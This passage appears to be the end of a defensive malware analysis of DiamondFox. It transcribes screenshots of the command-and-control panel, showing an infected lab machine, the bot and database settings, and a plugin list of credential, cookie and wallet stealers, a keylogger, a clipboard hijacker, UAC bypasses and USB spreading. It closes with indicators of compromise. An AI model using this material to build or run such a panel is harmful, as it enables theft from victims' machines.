
Here are some screenshots of the inside of the panel.



Login




Dashboard



HWID	Country	IP	Name	Operative System	Actions	Status
6E954E21DF92	UU	192.168.59.129	FLARE	Windows 7 (x64)		Online

Clients




admin ▸ AppData ▸ Local ▸ xerasr

Name	Date modified	Type	Size
id.conf	7/29/2020 5:13 AM	CONF File	1 KB
SearchIndexer.exe	7/14/2020 3:27 PM	Application	91 KB


Information :: 6E954E21DF92

IP:	192.168.59.129
Country:	UU
Username:	admin
User Domain:	flare

Client



Statistics




WEB BROWSERS	FTP/RDP	IM
0 Records	0 Records	0 Records

EMAIL	KEYLOGS	WEB HISTORY
0 Records	0 Records	1 Records


Software	Records	Percent (%)
Total	0	100%

Reports



Panel Login Settings	
Username:	Admin
Login Password:	Change Password
Bot Connection Settings	
User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.62 Safari/5
Connection Key:	aadd2492be4f9f2867d830015941a659
Gate name:	gate
Security Salt:	e9c892
MYSQL Settings	
MYSQL Server:	localhost
MYSQL User:	root
MYSQL Password:	root
MYSQL Database:	dfox
General Settings	
Bots per page:	20
Reports per page:	30
Set bot status as dead after(days):	2


Settings



Installed Plugins

Plugin	Description	Version	Enable/Disable	Uninstall?
LATENTAUTO.pack	Browsers password stealer (Chrome, Firefox, Internet Explorer, Opera).	1.0.0		☐
SOMBERIRON.pack	IM password stealer plugin (pidgin, ICQ, Miranda, Trilian).	1.0.0		☐
SPAWNWHISPER.pack	Email password stealer (outlook, thunderbird, incredimail, netscape).	1.0.0		☐
ORANGESOURCE.pack	FTP password stealer (filezilla, ftpgetter, ftpexplorer, frigate).	1.0.0		☐
BAGELSCAN.pack	Windows RDP password stealer.	1.0.0		☐
YELLOWANALYST.pack	Web history Grabber (Chrome, Firefox, Internet Explorer, Opera).	1.0.0		☐
CHEFGENESIS.pack	Hidden AmmyyAdmin plugin for remote access to desktop and files.	1.0.0		☐
MOONSPATULA.pack	Windows remote console plugin.	1.0.2		☐
GLEEDEITY.pack	File stealer plugin. Seek and upload any kind of files to your panel.	1.0.0		☐
WALKPHOTO.pack	Keylogger plugin. It grabs keys pressed in the pc and the clipboard data.	1.0.0		☐
SILENTWATCH.pack	Clipboard hijacker for bitcoin, ethereum, litecoin, ripple, bitcoin cash, monero, dodge, dash, neo.	1.1.0		☐
FIRESET.pack	USB Spread using LNK files.	1.0.0		☐
BLUENIGHT.pack	Video recorder for DiamondFox.	1.0.0		☐
WRONGTRAWL.pack	Botkiller.	1.0.0		☐
SLIMYCHEF.pack	UAC Bypasser. Include wsreset, eventvwr, fodhelper and sdclt fileless exploits.	1.0.0		☐
REDIRON.pack	Persistance. Protect process and file of the main bot.	1.0.0		☐
WEIRDRAGE.pack	Cookies grabber for Google Chrome.	1.0.0		☐
CHILLYFARM.pack	Cookies grabber for Firefox.	1.0.0		☐
BIZARRENET.pack	Cookies grabber for Microsoft Edge.	1.0.0		☐
ROUTEANALYST.pack	Crypto wallet stealer plugin..	1.1.0		☐

Plugins



Active Tasks (0)

Type	Executions	Created	Status	Options

Completed Tasks (0)

Suspended Tasks (0)

Activity (Last 50)

Task Manager

Epilogue

DiamondFox is a very capable piece of malware with many features and plugins. Although some plugins seem to be very basic the malware comes together as a very dangerous piece of kit. This analysis took longer than I had planned so I have left out a few of the plugins. I may come back to write about these if I see it as necessary. I hope that this was a beneficial analysis and until the next time, goodbye & thanks for reading!

IOC

- 4440d9bb248b6ecb966eef7af0ec276c
- https://tria.ge/200812-vc8ftkz17s/
- timesync.live